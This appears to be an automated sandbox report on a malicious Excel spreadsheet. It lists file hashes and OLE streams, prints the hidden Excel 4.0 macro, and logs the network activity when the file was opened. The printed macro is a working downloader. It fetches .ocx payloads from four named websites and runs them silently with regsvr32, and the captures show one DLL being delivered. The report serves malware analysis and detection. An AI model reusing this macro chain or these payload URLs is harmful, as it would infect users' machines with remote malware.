Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 16:15:56 2022, Security: 0
Entropy (8bit):	6.449650247078011
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	melimar.com.xls
File size:	69120
MD5:	26fe1a6dbcaedcd92be80daa3f91a595
SHA1:	f894d4913c99feb984e4885d46ef3935467b07b0
SHA256:	10d164258a05b43017ea2344e234477490adaef157633778e0a2f2f558ef9385
SHA512:	27fc4993a4f0e8ff9ad667e107a846e94d97d13de9dd2af1da0cb7377df08d3e9001dee888d0909802dff8ae7450006071378df9e8b1842a7831804af098c826
SSDEEP:	1536:nVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+79s1a6YG2jzQ0viPvDNHhA6W:VKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMa
TLSH:	28635A467A59C82DF914D33549D74BA97316FC318FAB0A833225F324AFFD8A05A0761B
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE

Number of OLE Files:	1

OLE File "melimar.com.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-20 15:15:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.404258978601
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . E S H V G R E R 3 . . . . . P K E K P P G
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 d7 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280796102053
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . X . . . . h . . . . D r e a m . . . . T Y H R E T H . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . \\ l . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58850

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	58850
Entropy:	7.09451088117
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

```
PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)
```

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


```
PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)10,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/","..\uxevr1.ocx",0,0)12,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")14,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/","..\uxevr2.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://airliftlimo.com/wp-admin/iMc/","..\uxevr3.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/","..\uxevr4.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")28,5,=RETURN()
```

Network Behavior

Network Port Distribution

Total Packets: 56

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:34:51.824243069 CEST	49173	80	192.168.2.22	188.114.97.10
May 23, 2022 08:34:51.841941118 CEST	80	49173	188.114.97.10	192.168.2.22
May 23, 2022 08:34:51.844598055 CEST	49173	80	192.168.2.22	188.114.97.10
May 23, 2022 08:34:51.849772930 CEST	49173	80	192.168.2.22	188.114.97.10
May 23, 2022 08:34:51.866624117 CEST	80	49173	188.114.97.10	192.168.2.22
May 23, 2022 08:34:51.880934954 CEST	80	49173	188.114.97.10	192.168.2.22
May 23, 2022 08:34:51.881052017 CEST	49173	80	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.078593969 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.078629017 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.082253933 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.091794968 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.091813087 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.140103102 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.140187025 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.160233974 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.160257101 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.160654068 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.162251949 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.412427902 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.452492952 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902362108 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902451992 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902524948 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902548075 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902575970 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902590036 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902623892 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902673960 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902729034 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902760983 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902818918 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:52.902839899 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902848005 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:52.902909040 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015104055 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015279055 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015306950 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015377045 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015404940 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015502930 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015521049 CEST	443	49174	188.114.97.10	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:34:53.015589952 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015609026 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015671968 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015829086 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015913010 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.015944004 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.015997887 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118119955 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.118344069 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118381977 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.118602037 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.118650913 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118696928 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.118717909 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118786097 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118809938 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.118906975 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.118922949 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119003057 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119057894 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119141102 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119153976 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119251966 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119267941 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119343996 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119359016 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119436026 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119452000 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119533062 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119546890 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119622946 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119637966 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119710922 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119746923 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.119836092 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.119878054 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120029926 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120100975 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120115995 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120151997 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120249987 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120309114 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120400906 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120456934 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120544910 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120644093 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120805979 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120826960 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120903015 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.120919943 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.120991945 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.121018887 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.121164083 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.121181965 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.121269941 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.121289015 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.121361971 CEST	49174	443	192.168.2.22	188.114.97.10
May 23, 2022 08:34:53.121382952 CEST	443	49174	188.114.97.10	192.168.2.22
May 23, 2022 08:34:53.121468067 CEST	49174	443	192.168.2.22	188.114.97.10

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:34:51.792490959 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 08:34:51.812971115 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 08:34:55.703608990 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 08:34:55.724946022 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 08:34:59.931207895 CEST	58836	53	192.168.2.22	8.8.8.8
May 23, 2022 08:34:59.950536013 CEST	53	58836	8.8.8.8	192.168.2.22
May 23, 2022 08:35:03.752105951 CEST	50134	53	192.168.2.22	8.8.8.8
May 23, 2022 08:35:03.769732952 CEST	53	50134	8.8.8.8	192.168.2.22
May 23, 2022 08:35:05.974170923 CEST	55275	53	192.168.2.22	8.8.8.8
May 23, 2022 08:35:06.022006035 CEST	53	55275	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 08:34:51.792490959 CEST	192.168.2.22	8.8.8.8	0x1f72	Standard query (0)	vipteck.com	A (IP address)	IN (0x0001)
May 23, 2022 08:34:55.703608990 CEST	192.168.2.22	8.8.8.8	0x718e	Standard query (0)	salledemode.com	A (IP address)	IN (0x0001)
May 23, 2022 08:34:59.931207895 CEST	192.168.2.22	8.8.8.8	0x8c4	Standard query (0)	airliftlimo.com	A (IP address)	IN (0x0001)
May 23, 2022 08:35:03.752105951 CEST	192.168.2.22	8.8.8.8	0xa104	Standard query (0)	kabeonet.pl	A (IP address)	IN (0x0001)
May 23, 2022 08:35:05.974170923 CEST	192.168.2.22	8.8.8.8	0x9d03	Standard query (0)	www.kabeonet.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:34:51.812971115 CEST	8.8.8.8	192.168.2.22	0x1f72	No error (0)	vipteck.com		188.114.97.10	A (IP address)	IN (0x0001)
May 23, 2022 08:34:51.812971115 CEST	8.8.8.8	192.168.2.22	0x1f72	No error (0)	vipteck.com		188.114.96.10	A (IP address)	IN (0x0001)
May 23, 2022 08:34:55.724946022 CEST	8.8.8.8	192.168.2.22	0x718e	No error (0)	salledemode.com		160.153.40.1	A (IP address)	IN (0x0001)
May 23, 2022 08:34:59.950536013 CEST	8.8.8.8	192.168.2.22	0x8c4	No error (0)	airliftlimo.com		159.203.19.2	A (IP address)	IN (0x0001)
May 23, 2022 08:35:03.769732952 CEST	8.8.8.8	192.168.2.22	0xa104	No error (0)	kabeonet.pl		193.143.77.34	A (IP address)	IN (0x0001)
May 23, 2022 08:35:06.022006035 CEST	8.8.8.8	192.168.2.22	0x9d03	No error (0)	www.kabeonet.pl	kabeonet.pl		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 08:35:06.022006035 CEST	8.8.8.8	192.168.2.22	0x9d03	No error (0)	kabeonet.pl		193.143.77.34	A (IP address)	IN (0x0001)
May 23, 2022 08:35:26.618551016 CEST	8.8.8.8	192.168.2.22	0xc77e	No error (0)	windowsupdatebg.s.llnwi.net		178.79.242.0	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vipteck.com
- airliftlimo.com
- salledemode.com
- kabeonet.pl
- www.kabeonet.pl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49174	188.114.97.10	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49176	159.203.19.2	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	188.114.97.10	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:34:51.849772930 CEST	2	OUT	GET /wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vipteck.com Connection: Keep-Alive
May 23, 2022 08:34:51.880934954 CEST	3	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 23 May 2022 06:34:51 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Mon, 23 May 2022 07:34:51 GMT Location: https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/ Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=nl892dnyKOFzSxOmMrYP2rKakrwvBi8ZQT9cpNW6JG6sjmZFL7rH47bxIzil5Ya5jOZhd%2Fi7U5Fhc95rL3vNYqCX0CTZrwZ5eFn6arMhJpgrHE50at5rpuphATZ%2BHQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 70fbc4aa1cee91d1-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49175	160.153.40.1	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:34:55.892431021 CEST	392	OUT	GET /tgroup.ge/x4bc2kL4BzGAeUsVi/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: salledemode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:34:56.077950954 CEST	394	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:34:55 GMT Server: Apache X-Powered-By: PHP/7.2.34 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:34:55 GMT Content-Disposition: attachment; filename="me435CErJsFGw1q.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b2b0ff1266=1653287695; expires=Mon, 23-May-2022 06:35:55 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 23 May 2022 06:34:55 GMT Content-Length: 365056 Vary: Accept-Encoding Strict-Transport-Security: max-age=300 Keep-Alive: timeout=5 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49177	193.143.77.34	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:35:03.818012953 CEST	1169	OUT	GET /wp-admin/VWlAz5vWJNHDb/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kabeonet.pl Connection: Keep-Alive
May 23, 2022 08:35:05.960398912 CEST	1169	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 23 May 2022 06:35:03 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Location: http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/ Content-Length: 0 Keep-Alive: timeout=2, max=100 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49178	193.143.77.34	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
